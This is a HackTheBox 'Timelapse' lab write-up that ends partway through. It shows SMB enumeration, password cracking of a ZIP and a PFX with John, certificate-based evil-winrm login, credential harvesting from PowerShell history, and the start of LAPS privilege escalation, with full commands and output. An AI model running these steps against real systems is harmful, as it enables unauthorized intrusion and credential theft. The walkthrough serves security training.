

HTB 13

HackTheBox - Timelapse

Enumeration

Nmap

As usual, let's start off with an Nmap scan.

```
1  sudo nmap -sC -sV -p- -oA nmap.timelapse 10.10.11.152
```

```

PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time:
2022-08-16 15:37:54Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP
(Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?

5986/tcp  open  ssl/http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ tls-alpn:
|_ http/1.1

|_ssl-date: 2022-08-16T15:39:24+00:00; +8h00m00s from scanner time.
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-cert: Subject: commonName=dc01.timelapse.htb
|_Not valid before: 2021-10-25T14:05:29
|_Not valid after: 2022-10-25T14:25:29
9389/tcp  open  mc-nmf           .NET Message Framing
49667/tcp open  msrpc            Microsoft Windows RPC
49673/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc            Microsoft Windows RPC
49698/tcp open  msrpc            Microsoft Windows RPC
61148/tcp open  msrpc            Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled and required
|_clock-skew: mean: 7h59m59s, deviation: 0s, median: 7h59m58s
|_ smb2-time:
|_ date: 2022-08-16T15:38:47
|_ start_date: N/A

```

Ports

This is clearly a Windows host, and likely a Domain Controller based on the presence of Kerberos (88), DNS (53), LDAP (389, 3268 and 3269),

- It does note the domain timelapse.htb , so I'll add both to my `/etc/hosts` file:

```
1 10.10.11.152 dc.timelapse.htb timelapse.htb
```

```
GNU nano 2.7.2 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
#10.10.11.202 sequel.htb dc.sequel.htb sequel
#10.10.11.208 searcher.htb, gitea.searcher.htb
#10.10.10.161 forest forest.htb.local htb.local htb
#10.10.10.121 help.htb
#10.10.11.158 dc.streamIO.htb streamIO.htb watch.streamIO.htb
#10.10.10.172 dc.MEGABANK.LOCAL, MEGABANK.LOCAL
#10.10.10.192 dc.BLACKFIELD.local BLACKFIELD.local
10.10.11.152 dc.timelapse.htb timelapse.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
#10.10.10.100 active.htb
#10.10.11.177 siteisup.htb
#10.10.11.177 dev.siteisup.htb
#10.10.11.174 dc.support.htb support.htb
```

- Why add both in the hostfile
 - Different Services May Use Different Names
 - Some services application in the target machine found such as a script using LDAPSearch, it will use the name "timelapse.htb" but not "dc.timelapse.htb" when referring to the domain controller. You will notice this below when you solve this box
 - Sometimes, different parts of a network or software environment use the main domain name (timelapse.htb) instead of the subdomain (dc.timelapse.htb). If you only add dc.timelapse.htb, services expecting to connect to timelapse.htb won't work properly.
 - Example: If there's a service that refers to timelapse.htb as its endpoint (e.g., for authentication, web access, etc.), it won't function correctly without the entry.
- **53/tcp - Domain (Simple DNS Plus):** Indicates that DNS is running, likely on Windows with the Simple DNS Plus service.
- **Port 135/tcp - RPC** is a general protocol that enables one program to execute code in another address space, either on the same machine or over a network. RPC implementations can use various transport protocols, including TCP/IP, UDP, and others.
- **Port 445 and 139 - SMB** has two ports, 445 and 139:

- 139: SMB originally ran on top of NetBIOS. They still use this port to this day for compatibility.
 - NetBIOS is an older networking protocol suite
 - It provides services for naming, resolution, file sharing, printer sharing, and communication between networked devices.
 - NetBIOS is running over TCP/IP on port 139
 - SMB was implemented on top of NetBIOS where NetBIOS was running over TCP/IP. However, with the evolution of Windows networking, SMB has become independent of NetBIOS, and modern implementations of SMB communicate directly over TCP/IP, often using TCP port 445.
 - Before the widespread adoption of DNS (Domain Name System), NetBIOS was commonly used for network name resolution and various networking tasks within LAN (Local Area Network) environments, especially in Microsoft Windows-based networks.
- 445: Later SMB versions ran on top of TCP.
- **Port 464/tcp - Kpasswd5:** Kerberos password change service, supporting secure password change
- **Port 5986 (WinRM) -**
 - Port **5986** is used by **WinRM (Windows Remote Management) over HTTPS**.
 - **WinRM (Windows Remote Management):** WinRM is the underlying protocol and service that enables remote management and communication between Windows-based machines. It allows you to remotely execute commands, access WMI (Windows Management Instrumentation) data, and perform other administrative tasks on remote Windows systems.
- **Port 636/tcp - tcpwrapped:** This port generally indicates LDAPS (LDAP over SSL/TLS), but since it's "tcpwrapped," the service may be filtered or restricted.
- **Port 593/tcp - ncacn_http:** RPC over HTTP
 - **RPC over HTTP** is a protocol that allows **Remote Procedure Call (RPC)** traffic to be tunneled over HTTP or HTTPS. It's commonly used in environments where traditional RPC ports are blocked by firewalls or when communication over the internet is needed.
 - **ncacn_http** (Network Computing Architecture Connection over HTTP) is the specific transport protocol used here. It encapsulates RPC calls within HTTP,

allowing clients and servers to communicate even when direct RPC ports are inaccessible.

SMB

We notice that SMB is open so we verify if we can get anonymous access to any shares.

- Anonymous Enumeration:
 - Anonymous SMB enumeration is the process of gathering information about a system's SMB (Server Message Block) services and shared resources **without providing any credentials** (i.e., anonymously).
 - Method #1: type the following command "smbclient -L \\10.10.10.192\" and press enter when the password gets prompted on your screen to login

```
1 smbclient -L \\10.10.11.152\
```

```
(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ smbclient -L \\10.10.11.152\
Password for [WORKGROUP\administrator]:
Anonymous login successful

      Sharename      Type      Comment
      -----      ----      -----

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$
```

- It didnt work
- Method #2: use -N with command which tells `smbclient` to not ask for a password. It attempts to connect using a null session, which is an anonymous connection without providing any credentials.

```
1 smbclient -N -L \\10.10.11.152\
```

```
(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ smbclient -N -L \\\\10.10.11.152\\
Anonymous login successful

      Sharename      Type      Comment
      -----      ----      -----
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$
```

- Method #3: Use the `-U` flag with an empty username:

```
1 smbclient -L \\\\10.10.11.152\\ -U ""
```

```
(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ smbclient -L \\\\10.10.11.152\\ -U ""
Password for [WORKGROUP\]:

      Sharename      Type      Comment
      -----      ----      -----
ADMIN$              Disk      Remote Admin
C$                  Disk      Default share
IPC$                IPC       Remote IPC
NETLOGON            Disk      Logon server share
Shares              Disk
SYSVOL              Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$
```

- It worked.

The output above shows that there is a share with the name Shares , which we can access without the use of any credentials.

```

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ smbclient //10.10.11.152/Shares

Password for [WORKGROUP\administrator]:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ smbclient //10.10.11.152/Shares -U ""

Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> LS

.                D            0   Mon Oct 25 11:39:15 2021
..               D            0   Mon Oct 25 11:39:15 2021
Dev              D            0   Mon Oct 25 15:40:06 2021
HelpDesk        D            0   Mon Oct 25 11:48:42 2021

6367231 blocks of size 4096. 1451549 blocks available
smb: \>

```

We find two folders named Dev and HelpDesk . In the Dev folder we find a zip file named winrm_backup.zip .

```

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ smbclient //10.10.11.152/Shares

Password for [WORKGROUP\administrator]:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ smbclient //10.10.11.152/Shares -U ""

Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> LS

.                D            0   Mon Oct 25 11:39:15 2021
..               D            0   Mon Oct 25 11:39:15 2021
Dev              D            0   Mon Oct 25 15:40:06 2021
HelpDesk        D            0   Mon Oct 25 11:48:42 2021

6367231 blocks of size 4096. 1451549 blocks available
smb: \>

```

Trying to unzip the file requires a password which we don't have at this moment.

```

smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (2.8 KiloBytes/sec) (average 2.9 KiloBytes/sec)
smb: \Dev\>

```

```
(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ ls
nmap.timelapse.gnmap  nmap.timelapse.xml
nmap.timelapse.nmap   winrm_backup.zip

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacy_dev_auth.pfx password:
  skipping: legacy_dev_auth.pfx      incorrect password
```

We attempt to crack the password with hash cracking tool John , but first we utilize the zip2john utility to convert the zip into a hash format.

//////////Pre-Notes//////////

ZIP File Basics (Encrypted ZIPs)

A ZIP file can store multiple files. If it's password-protected:

- Each file inside is encrypted (usually individually).
- Common encryption methods:
 - **Legacy ZipCrypto** (weak, common in older ZIPs)
 - **AES** (stronger, newer ZIPs)

John mainly supports **ZipCrypto**, since AES is much harder to crack without proper pre-processing.

What `zip2john` Does

- When you run:

```
1  zip2john winrm_backup.zip > winrm_hash.txt
```

- Internally:
 - `zip2john` scans the ZIP archive.
 - For each such file, it extracts:
 - The **encrypted file header**
 - Some **ciphertext**
 - The **metadata** (like CRC checksums, compression type, etc.)
 - It then formats all that into a **special hash format** that John understands.
- Example output:


```
1 winrm_backup.zip:$pkzip2$1*2*1*0*14*8* ...
```

- This line encodes all the data John needs to try decrypting the file.
- This is a **specialy formatted hash** that contains everything John the Ripper needs to try cracking the ZIP file password.
- It has 2 main parts:

```
1 [filename]:[hash]
```

- In your case:

```
1 winrm_backup.zip:$pkzip2$1*2*1*0*14*8* ...
```



- `winrm_backup.zip` → the name of the ZIP file
- `$pkzip2$1*2*1*0*14*8*...` → this inform johntheripper on what kind of encrypted file we are dealing with. This hash contains the following info:
 - Type of hash
 - Type salt
 - Type of encryption algorithm
 - [Encrypted file header data]
 - **header** is the beginning part of a file. It tells programs what kind of file it is.
 - For example:
 - PDF files start with `%PDF`
 - PNG images start with: `89 50 4E 47`
 - ZIP files start with: `50 4B 03 04` (in hex)
 - This is called a "**magic number**" — a special signature at the start of the file.
 - used as a test parameter for john where he uses a possible password and decrypt the header, and check if the
 - In ZIP Files, Every file entry in a ZIP archive **starts with this header**:

```
1 50 4B 03 04
```

- That's the **hexadecimal representation** of:

1 P K ^C ^D

- (where `^C` and `^D` are control characters)
- This is how programs like WinRAR and 7-Zip know it's a valid ZIP.
- So What Does John Do?
 - Your ZIP file is encrypted with the password `letmein`
 - `zip2john` extracts the encrypted header from the ZIP and gives it to `john`
 - Now John starts testing passwords from your wordlist
 - Now John tries the password: `letmein`
 - a. Turns `letmein` into encryption keys
 - a. Uses those keys to **decrypt the first few bytes** of the ZIP file



- Compressed file size
- CRC (checksum)
- More technical details used to validate if a decrypted password works
- This string starts with `$pkzip2$` which tells John:
 - 🧠 "This is a ZIP file encrypted using **ZipCrypto version 2**."

Now let's look at the rest:

markdown

Copy

Edit

```
$pkzip2$1*2*1*0*14*8*...
  ↑ ↑ ↑ ↑ ↑
```

Each ***** separates fields that carry important information from the ZIP file. Here's a simplified explanation of the first few fields:

Field #	Value	Meaning
1	1	Number of encrypted files inside the ZIP (or sections extracted)
2	2	Compression type (e.g., 0 = store, 8 = deflate)
3	1	Is this file encrypted? (1 = yes)
4	0	Encryption mode or flags
5	14	Length of encrypted data extracted
6	8	Length of the salt or known data used for cracking

After this, the hash contains:

- Encrypted file header data
- Compressed file size
- CRC (checksum)

- 📌 You don't need to fully understand each byte, just know:
 - 🔑 This string holds everything John needs to take a guessed password and simulate decrypting part of the ZIP to test if the guess is correct.

```
////////////////////////////////////
////////
```

Steps to Extract and Crack the ZIP Password:

- Step 1: Convert ZIP File to Hash Format
 - John the Ripper cannot directly crack ZIP files. Instead, we use `zip2john`, which extracts the password hash from the ZIP archive.
 - Run the following command:

```
1 zip2john winrm_backup.zip > winrm_hash.txt
```

- `zip2john` extracts the hash from `winrm_backup.zip` and outputs it in a format that **John the Ripper** can process.
- `>` saves the extracted hash into a file named `winrm_hash.txt`.

```

└─$ zip2john winrm_backup.zip > winrm_hash.txt 13:11:26 [45/227]
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacy_dev_auth.pfx PKZIP Encr: T
S_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
└─$ ls
nmap.timelapse.gnmap  nmap.timelapse.xml  winrm_hash.txt
nmap.timelapse.nmap   winrm_backup.zip

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
└─$ cat winrm_hash.txt
winrm_backup.zip/legacy_dev_auth.pfx:$pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*
965*72aa*1a84b40ec6b5c20abd7d695aa16d8c88a3cec7243acf179b842f2d96414d306fd67f
0bb6abd97366b7aaea736a0cda557a1d82727976b2243d1d9a4032d625b7e40325220b35bae73
a3d11f4e82a408cb00986825f936ce33ac06419899194de4b54c9258cd7a4a7f03ab181b611a6
3bc9c26305fa1cbe6855e8f9e80c058a723c396d400b707c558460db8ed6247c7a727d24cd0c7
e93fbcbe8a476f4c0e57db890a78a5f61d1ec1c9a7b28b98a81ba94a7b3a600498745859445dd
aef51a982ae22577a385700fdf73c99993695b8ffce0ef90633e3d18bf17b357df58ea7f3d79f
22a790606b69aed500db976ae87081c68d60aca373ad25ddc69bc27ddd3986f4d9ce77c4e4977
7c67a0740d2b4bbca38b4c2b3ee329ac7cf30e5af07f13d860a072784e753a999f3dd0d2c3bbb
2269eeffe2f0b741441538e429cb9e8beee2999557332ac447393db6ed35856bd7fcae85329b9
9b21449f3bb63c9fb74870dbf76e7dc76859392bf913da2864555b6ed2a384a2ae8a6c462e511
5adb385f073cfc64ec7a4646386cf72b5529bbf48af050640f26c26e337add96b61aee56d3d9
2de09f25c40efe56d4c2b853ce29de32c05634afc4dc9ca8df991b73e10db5bb9cd3fc807bfe0
5bb789a4b4a525001d253ca6f67abc928ebe7777a0b2d06d7fd2d61123c7e6b8050fe51994f11
6bc9e694cbdd6e81bfe71672582e7329cb78e20793b970407ea0bb8787c93875be25432987b2f
b385c08e1970e5f8868db466476ef41b157eaf4d9a69508d57166213d81f1f981cffd5a6d2053
a65c380ad98f10eb2b94104cd41104c59e6f4d782868f38ae64c7b0c29fb0e05d18429c26dc3f
5a9c4ec9328b0aff3a41679f9f12e9b4e2cc9dfca5a67c021a093549863923422ada4ccf08292
4ef1ec4ec38847bf2bffb893f14abecdad3c83a31e276a23542fff08cdc7d7ec6576dbda1edf13
26174b13c7f078d6ea4dc90a743cdf6aa076a17250ac2fff6de8113ffc58dd4ccda187b6c7890
264f0d0fff113aa3fa15b8515d0857f8110b99fa2915f0476a08b107965fa5e74c05018db0d9a8
ecc893780027b58225e091b50aa07684f1990508275d87fd7a8f28193ca41d9ce649e3de48859
13b15f318e7459c443849a248463bbfe949def6d9ca95e6ace6613eabf758c6399639f1f7779f
c9ae4ee32d518a0db9a046340e002445b8ae9a5cb630a194a490d326247f3582680814dfed7949
6475e4a06f11d4433b13ed3c3803e3c1da5335cd7919453ce0a6b62116c0ffa0fc7c4bba77bbb
a080092541697c3200edc7e9aa001a01fc0063b27159384538ecb7cddab32a6fecae01853ac712
a0e21a436d647d1c94bd0a5b40510cb080d4ce79a2e49fc82fd961106b7b73d2e24603711300d
dc711b8cc284cc284777d230ebcc140ab0296676f465da1afeb40fe2f4f9636238c09a9716a1f

```

- Step 2: Crack the Password Using John the Ripper
 - Once we have the hash, we use John the Ripper to attempt cracking it.

```
1 john --wordlist=/usr/share/wordlists/rockyou.txt winrm_hash.txt
```

- `--wordlist` specifies the dictionary file to use. **RockYou.txt** is a popular password list.
- `winrm_hash.txt` contains the extracted hash.

```
(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ john --wordlist=/usr/share/wordlists/rockyou.txt winrm_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy (winrm_backup.zip/legacy_dev_auth.pfx)
1g 0:00:00:01 DONE (2025-02-21 13:12) 0.7299g/s 2535Kp/s 2535Kc/s 2535KC/s surk
i..superkeep16
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
```

- Step 3: Retrieve the Cracked Password
 - If John successfully cracks the password, you can view it using:

```
1 john --show winrm_hash.txt
```

- This will display the cracked password.

```
(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ john --show winrm_hash.txt
winrm_backup.zip/legacy_dev_auth.pfx:supremelegacy:legacy_dev_auth.pfx:winrm_backup.zip::winrm_backup.zip
1 password hash cracked, 0 left
```

- Step 4: Unzip the file

Once the password is retrieved, we can use it to **unzip** `winrm_backup.zip` and investigate its contents further:

```
1 unzip winrm_backup.zip
```

```
(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ unzip winrm_backup.zip
Archive: winrm_backup.zip
[winrm_backup.zip] legacy_dev_auth.pfx password:
inflating: legacy_dev_auth.pfx

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ ls
legacy_dev_auth.pfx  nmap.timelapse.gnmap  nmap.timelapse.nmap  nmap.timelapse.xml  winrm_backup.zip  winrm_hash.txt

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
```

The PFX file is a PKCS#12 format file, typically housing both SSL certificates (public keys) and private keys. By splitting the .pfx into a .pem file and a .key file, it's possible to use the private key as `alternate authentication` mechanism. Since our Nmap scan showed that we have port 5986 is open, which is commonly used by WinRM but using SSL, We can use evil-winrm in order to login without a password by authenticating to a target machine using this SSL certificate and its private key

First lets extract both of these items to our machine by splitting them as stated above:

```
1 openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -  
nodes  
2 openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
```

- We couldn't extract them right away since the PFX is a password-protected file.

```
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes  
Enter Import Password:  
Mac verify error: invalid password?
```

```
(administrator@kali) - [~/Desktop/BunchofFiles/timelapse]  
$ openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem  
Enter Import Password:  
Mac verify error: invalid password?  
(administrator@kali) - [~/Desktop/BunchofFiles/timelapse]
```

We tried using one of the passwords that we extracted but it didn't work which means it's using a different password. Utilizing the `pfx2john` utility we convert the pfx file into a hash format then use John to crack the password.

- **Reads the Encrypted Data:** `pfx2john` extracts the **hash of the password** that protects the PFX file.
- **Outputs a Hash:** The extracted hash is saved in a text file (e.g., `pfx_hash.txt`).
- **Cracking the Hash:** John the Ripper then brute-forces this hash to recover the **original password**.

Using the following command we are able to successfully crack the password to the pfx file

```
1 python3 /usr/share/john/pfx2john.py legacyy_dev_auth.pfx >  
hash2.txt  
2 john hash2.txt -wordlist:/usr/share/wordlists/rockyou.txt
```

```

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ john hash2.txt -wordlist:/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 512/512 AVX
512BW 16x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 fo
r all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy      (legacyy_dev_auth.pfx)
1g 0:00:01:25 DONE (2025-02-21 13:44) 0.01165g/s 37679p/s 37679c/s 37679C/s th
umper1993..thsco05
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$

```

We can now use the password above to extract the SSL certificate and private key from the pfx file using the following commands.

- 1 `openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes`
- 2 `openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem`

```

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
Enter Import Password:

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
Enter Import Password:

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$ ls
cert.pem      legacyy_dev_auth.pfx  nmap.timelapse.xml
hash2.txt     nmap.timelapse.gnmap  winrm_backup.zip
key.pem       nmap.timelapse.nmap   winrm_hash.txt

(administrator@kali)-[~/Desktop/BunchofFiles/timelapse]
$

```

Since Evil-WinRM allows us to pass a key and certificate using the -c and -k flags we can pass the certificate and key and authenticate to the target.

- 1 `evil-winrm -i 10.10.11.152 -c cert.pem -k key.pem -S`


```
(administrator@kali) ~/Desktop/BunchofFiles/timelapse
$ evil-winrm -i 10.10.11.152 -c cert.pem -k key.pem -S
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacy\Documents> ls
*Evil-WinRM* PS C:\Users\legacy\Documents> whoami
timelapse\legacy
*Evil-WinRM* PS C:\Users\legacy\Documents>

*Evil-WinRM* PS C:\Users\legacy\Documents> ls
*Evil-WinRM* PS C:\Users\legacy\Documents> whoami
timelapse\legacy
*Evil-WinRM* PS C:\Users\legacy\Documents>
[HTB] 0:VPN/PING/File/- 1:Enumeration #1* 2:Enumeration #2 3:Enum
```

- Options:
 - `evil-winrm` → Evil-WinRM is a tool for interacting with **WinRM-enabled** Windows machines, commonly used in **penetration testing**.
 - `-i 10.10.11.152` → Specifies the **IP address** of the target Windows machine.
 - `-c cert.pem` → Specifies the **certificate file** (`cert.pem`) to authenticate.
 - `-k key.pem` → Specifies the **private key file** (`key.pem`) used for authentication.
 - `-S` → Forces the connection over **HTTPS (port 5986)** instead of the default **HTTP (port 5985)**.

Once logged in we perform some manual enumeration to see if we can escalate our privileges by checking the commandline history. Doing so shows us new login credentials.

```
1 type
$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

- This command prints the **PowerShell command history** stored in `ConsoleHost_history.txt`.
- Attackers check this file because users may have **entered passwords or sensitive commands** previously.

```
*Evil-WinRM* PS C:\Users\legacy\Documents> type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSsessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$062*12p7PLlC%KwaxuV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -ussell -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
*Evil-WinRM* PS C:\Users\legacy\Documents>
[HTB] 0:VPN 1:Ping 2:Enumeration 3:Enumeration 2 4:Enumeration3- 5:Enumeration4* "kali" 13:57 21-Feb-25
```



```
1 $c = New-Object System.Management.Automation.PSCredential  
   ('svc_deploy', $p)
```

- One of the commands we have seen in the command history was that he was trying to create a **PowerShell credential object** using:
 - **Username:** `svc_deploy`
 - **Password:** `E3R$Q62^12p7PLlC%KWaxuaV`
- This is likely a **service account** with elevated privileges.

Using the new credentials we are able to login through Evil-WinRM using the following command.

```
1 evil-winrm -i 10.10.11.152 -u svc_deploy -p  
  'E3R$Q62^12p7PLlC%KWaxuaV' -S
```

- `-S` → Forces the connection over **HTTPS (port 5986)** instead of the default **HTTP (port 5985)**.

Upon logging in we can check what groups the `svc_deploy` is a member of.

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> net user svc_deploy  
User name          svc_deploy  
Full Name          svc_deploy  
Comment            10.10.11.152  
User's comment  
Country/region code 000 (System Default)  
Account active      Yes  
Account expires     Never  
  
Password last set   10/25/2021 11:12:37 AM  
Password expires    Never  
Password changeable 10/26/2021 11:12:37 AM  
Password required   Yes  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon          10/25/2021 11:25:53 AM  
  
Logon hours allowed All  
  
Local Group Memberships  *Remote Management Use  
Global Group memberships *LAPS_Readers          *Domain Users  
The command completed successfully.  
  
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>   
[HTR] 0:VPN/PTMG/File/ 1:Enumeration #1- 2:Enumeration #2* 3:Enumeration #3
```

- Local Group Membership
 - **Scope:** Applies only to the specific machine (local system).
 - **Definition:** Local groups exist on a **single computer** or **server** and control permissions only on that system.
 - **Users:** Can include:
 - Local user accounts

- Domain user accounts
- Other local or domain groups
- Here, the user `svc_deploy` is part of `Remote Management Users`, which grants the ability to execute remote PowerShell commands on **this specific machine**.

```
1 Local Group Memberships *Remote Management Use
```


- Global Group Membership
 - **Scope:** Applies to the entire **Active Directory (AD) domain**.
 - **Definition:** Global groups are **created in Active Directory** and can contain **only users from the same domain**.

```
1 Global Group memberships *LAPS_Readers *Domain Users
```

- The user `svc_deploy` is a member of:
 - **LAPS_Readers** → Allows reading of LAPS-stored local admin passwords (if misconfigured).
 - **Domain Users** → Standard AD group that all users are part of by default.

Privilege Escalation

The output of the previous command shows that we are part of the `LAPS_Readers` group. The "Local Administrator Password Solution" (LAPS) is used to manage local account passwords of Active Directory computers. There is a PowerShell module that can be used to retrieve this password which can be found on github named [AdmPwd.PS](#). download the whole repository as a ZIP file and extract it to your hard drive:



```
(administrator@kali)~/Desktop/BunchofFiles/timelapse]
$ git clone https://github.com/ztrhgfl/LAPS.git
